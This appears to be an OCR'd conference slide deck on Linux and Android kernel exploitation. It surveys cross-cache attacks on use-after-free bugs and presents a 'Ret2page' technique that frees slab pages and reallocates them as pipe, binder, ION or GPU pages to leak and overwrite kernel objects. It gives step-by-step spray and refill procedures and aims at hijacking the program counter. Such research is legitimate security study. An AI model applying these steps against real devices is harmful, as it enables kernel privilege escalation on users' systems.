


Basic idea about cross-cache attack



- It’s no doubt that step 1-3 is required
- It’s required to exhaust all the free slab page first

Basic idea about cross-cache attack



https://www.longterm.io/cve-2020-0423.html

known cross-cache attack technique


From Collision To Exploitation:
Unleashing Use-After-Free Vulnerabilities in Linux Kernel

Wen Xu, Juanru Li, Junliang Shu, Wenbo Yang
Tianyi Xie, Yuanyuan Zhang*, Dawu Gu
Shanghai Jiao Tong University
800 Dongchuan Road, Shanghai, China

- Published in 2015
- CVE-2015-3636


https://repository.root-me.org/Exploitation%20-%20Syst%C3%A8me/Unix/EN%20-%20From%20collision%20to%20exploitation%3A%20Unleashing%20Use-After-Free%20vulnerabilities%20in%20Linux%20Kernel.pdf

known cross-cache attack technique



- The key point is that all the physical pages which can be allocated for slab allocator are linearly mapped

known cross-cache attack technique



- The key point is that all the physical pages which can be allocated for slab allocator are linearly mapped
  - The kernel address of the dangling pointer is always validated

known cross-cache attack technique

Control UAF socks

- Fill the UAF socks
  - 0. Close all the fds except the UAF fds.
  - 1. Call mmap syscall with 0x4000000 size.
  - 2. Fill the buffer with '0x0000000800000008' magic number.
  - 3. Lock the buffer and request the time stamp.
  - 4. Check whether it is equal to 0x0000000800000008.
  - 5. If true, stop. Else, goto step 1.

- PC Control

```
// net/core/sock.c
int inet_ioctl(struct socket *sock, unsigned int cmd, unsigned long arg)
{…
        default:
        if (sk->sk_prot->ioctl)
                err = sk->sk_prot->ioctl(sk, cmd, arg);
```

Zer0Con2019 Alibaba Security

- It's time and memory consuming. But why?

Page allocation for slab

```
1717  static struct page *new_slab(struct kmem_cache *s, gfp_t flags, int node)
1718  {
1719      if (unlikely(flags & GFP_SLAB_BUG_MASK)) {
1720          gfp_t invalid_mask = flags & GFP_SLAB_BUG_MASK;
1721          flags &= ~GFP_SLAB_BUG_MASK;
1722          pr_warn("Unexpected gfp: %#x (%pGg). Fixing up to gfp: %#x (%pGg). Fix your code!\n",
1723                  invalid_mask, &invalid_mask, flags, &flags);
1724          dump_stack();
1725      }
1726
1727      return allocate_slab(s,
1728          flags & (GFP_RECLAIM_MASK | GFP_CONSTRAINT_MASK), node);
```

```
alloc_gfp = (flags | __GFP_NOWARN | __GFP_NORETRY) & ~__GFP_NOFAIL;
if ((alloc_gfp & __GFP_DIRECT_RECLAIM) && oo_order(oo) > oo_order(s->min))
    alloc_gfp = (alloc_gfp | __GFP_NOMEMALLOC) & ~(__GFP_RECLAIM|__GFP_NOFAIL);
```

```
25  #define GFP_RECLAIM_MASK (__GFP_RECLAIM|__GFP_HIGH|__GFP_IO|__GFP_FS|\
26                            __GFP_NOWARN|__GFP_RETRY_MAYFAIL|__GFP_NOFAIL|\
27                            __GFP_NORETRY|__GFP_MEMALLOC|__GFP_NOMEMALLOC|\
28                            __GFP_ATOMIC)
29
30  /* The GFP flags allowed during early boot */
31  #define GFP_BOOT_MASK (__GFP_BITS_MASK & ~(__GFP_RECLAIM|__GFP_IO|__GFP_FS))
32
33  /* Control allocation cpuset and node placement constraints */
34  #define GFP_CONSTRAINT_MASK (__GFP_HARDWALL|__GFP_THISNODE)
```

Page allocation for user address

```
192  static inline struct page *
193  alloc_zeroed_user_highpage_movable(struct vm_area_struct *vma,
194                                     unsigned long vaddr)
195  {
196  #ifndef CONFIG_CMA
197      return __alloc_zeroed_user_highpage(__GFP_MOVABLE, vma, vaddr);
198  #else
199      return __alloc_zeroed_user_highpage(__GFP_MOVABLE|__GFP_CMA, vma,
200                                          vaddr);
201  #endif
202  }
```

```
169  static inline struct page *
170  __alloc_zeroed_user_highpage(gfp_t movableflags,
171                struct vm_area_struct *vma,
172                unsigned long vaddr)
173  {
174      struct page *page = alloc_page_vma(GFP_HIGHUSER | movableflags,
175                vma, vaddr);
176
177      if (page)
178          clear_user_highpage(page, vaddr);
179
180      return page;
181  }
```

known cross-cache attack technique

Control UAF socks

- Fill the UAF socks
  - 0. Close all the fds except the UAF fds.
  - 1. Call mmap syscall with 0x4000000 size.
  - 2. Fill the buffer with '0x0000000800000008' magic number.
  - 3. Lock the buffer and request the time stamp.
  - 4. Check whether it is equal to 0x0000000800000008.
  - 5. If true, stop. Else, goto step 1.


- PC Control

```
// net/core/sock.c
int inet_ioctl(struct socket *sock, unsigned int cmd, unsigned long arg)
{…
        default:
        if (sk->sk_prot->ioctl)
                err = sk->sk_prot->ioctl(sk, cmd, arg);
```

Zer0Con2019 Alibaba Security

- It's time and memory consuming. But why?
  - The page order is different (order 3 vs order 0)
  - The MIGRATE type is different(MIGRATE_UNMOVABLE vs MIGRATE_MOVABLE)

known cross-cache attack technique



<<Exploiting race conditions on [ancient] Linux>> by Jann Horn, Google Project Zero

known cross-cache attack technique

```
1|redfin:/ # ls -l /sys/kernel/slab/
total 0
drwxr-xr-x 2 root root 0 2022-02-07 10:46 :0000192
drwxr-xr-x 2 root root 0 2022-02-07 10:46 RAWv6
drwxr-xr-x 2 root root 0 2022-02-07 10:46 TCPv6
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 audit_buffer -> :0000024
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 avc_xperms_data -> :0000032
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 bio-3 -> :0000384
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 configfs_dir_cache -> :0000096
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 ecryptfs_global_auth_tok_cache -> :0000064
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 f2fs_inode_cache -> :aA-0001264
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 isp1760_qh -> :a-0000048
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 pde_opener -> :A-0000040
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 scs_cache -> :0001024
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 secpath_cache -> :0000128
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 wakeup_irq_node_cache -> :0000032
redfin:/ # cat /proc/slabinfo |grep pid
pid                 4547   5792    128   32    1 : tunables    0    0    0 : slabdata    181    181      0
redfin:/ #
```

- The page order is same (order 0)
- The MIGRATE type is different(MIGRATE_UNMOVABLE vs MIGRATE_MOVABLE)

known cross-cache attack technique

```
 99  void __put_page(struct page *page)
100  {
101      if (is_zone_device_page(page)) {
102          put_dev_pagemap(page->pgmap);
103
104          /*
105           * The page belongs to the device that created pgmap. Do
106           * not return it to page allocator.
107           */
108          return;
109      }
110
111      if (unlikely(PageCompound(page)))
112          __put_compound_page(page);
113      else
114          __put_single_page(page);
115  }
116  EXPORT_SYMBOL(__put_page);
```

```
77  static void __put_single_page(struct page *page)
78  {
79      __page_cache_release(page);
80      free_hot_cold_page(page, false);
81  }
```

```
2719  void free_hot_cold_page(struct page *page, bool cold)
2720  {
2721      struct zone *zone = page_zone(page);
2722      struct per_cpu_pages *pcp;
2723      unsigned long flags;
2724      unsigned long pfn = page_to_pfn(page);
2725      int migratetype;
2726
2727      if (!free_pcp_prepare(page))
2728          return;
2729
2730      migratetype = get_pfnblock_migratetype(page, pfn);
2731      set_pcppage_migratetype(page, migratetype);
2732      local_irq_save(flags);
2733      __count_vm_event(PGFREE);
2734
2735      /*
2736       * We only track unmovable, reclaimable and movable on pcp lists.
2737       * Free ISOLATE pages back to the allocator because they are being
2738       * offlined but treat HIGHATOMIC as movable pages so we can get those
2739       * areas back if necessary. Otherwise, we may have to free
2740       * excessively into the page allocator
2741       */
2742      if (migratetype >= MIGRATE_PCPTYPES) {
2743          if (unlikely(is_migrate_isolate(migratetype))) {
2744              free_one_page(zone, page, pfn, 0, migratetype);
2745              goto out;
2746          }
2747          migratetype = MIGRATE_MOVABLE;
2748      }
2749
2750      pcp = &this_cpu_ptr(zone->pageset)->pcp;
2751      if (!cold)
2752          list_add(&page->lru, &pcp->lists[migratetype]);
2753      else
2754          list_add_tail(&page->lru, &pcp->lists[migratetype]);
2755      pcp->count++;
2756      if (pcp->count >= pcp->high) {
2757          unsigned long batch = READ_ONCE(pcp->batch);
2758          free_pcppages_bulk(zone, batch, pcp);
2759          pcp->count -= batch;
2760      }
```

Ret2page

- Key point: allocate the same order and MIGRATE type pages which can be read and written directly or indirectly instead of object X to refill the freed object
  - Same order: avoid to split the the high order block
  - MIGRATE type: just MIGRATE_UNMOVABLE
  - Read or written: leak and modify the content of the target object


Ret2page

- Key point: allocate the same order and MIGRATE type pages which can be read and written directly or indirectly instead of object X to refill the freed object
  - Same order: avoid to split the the high order block
  - MIGRATE type: just MIGRATE_UNMOVABLE
  - Read or written: leak and modify the content of the target object

- Less time and memory consuming
  - No need to migrate
- More deterministic
  - The feature of physical page allocator
- Limitation
  - Can not directly leak the kernel address

Ret2page

1. Spray the Obj_A
2. Free all the objects
3. Free the slab page
4. Reallocate the page deterministically(Page Fengshui



Ret2page

- Page Fengshui
  - Pipe page(RW/RW)

```
434             if (!page) {
435                 page = alloc_page(GFP_HIGHUSER | __GFP_ACCOUNT);
436                 if (unlikely(!page)) {
437                     ret = ret ? : -ENOMEM;
438                     break;
439                 }
440                 pipe->tmp_page = page;
441             }
```

Ret2page

- Page Fengshui
  - Binder buffer(RO/RW)

```
252             trace_binder_alloc_page_start(alloc, index);
253             page->page_ptr = alloc_page(GFP_KERNEL |
254                                         __GFP_HIGHMEM |
255                                         __GFP_ZERO);
256             if (!page->page_ptr) {
257                 pr_err("%d: binder_alloc_buf failed for page at %pK\n",
258                     alloc->pid, page_addr);
259                 goto err_alloc_page_failed;
260             }
```

Ret2page

- Page Fengshui
  - ION page(RW/RW)

```
36  static void *ion_page_pool_alloc_pages(struct ion_page_pool *pool)
37  {
38      struct page *page = alloc_pages(pool->gfp_mask, pool->order);
39
40      if (page) {
41          mod_node_page_state(page_pgdat(page), NR_ION_HEAP,
42                              1 << pool->order);
43          mm_event_count(MM_KERN_ALLOC, 1 << pool->order);
44      }
45
46      return page;
47  }
```

Ret2page

- Page Fengshui
  - GPU(RW/RW)

```
139  static struct page *kgsl_alloc_pages(int order)
140  {
141      gfp_t gfp_mask = kgsl_gfp_mask(order);
142      struct page *page = alloc_pages(gfp_mask, order);
143
144      if (page)
145          mod_node_page_state(page_pgdat(page), NR_GPU_HEAP, 1 << order);
146
147      return page;
148  }
```

Exploit against the upstream Android kernel branch

```
struct pid {
  atomic_t count;
  unsigned int level;
  /* lists of tasks that use this pid */
  struct hlist_head tasks[PIDTYPE_MAX];
  /* wait queue for pidfd notifications */
  wait_queue_head_t wait_pidfd;
  struct rcu_head rcu;
  struct upid numbers[1];
};
```

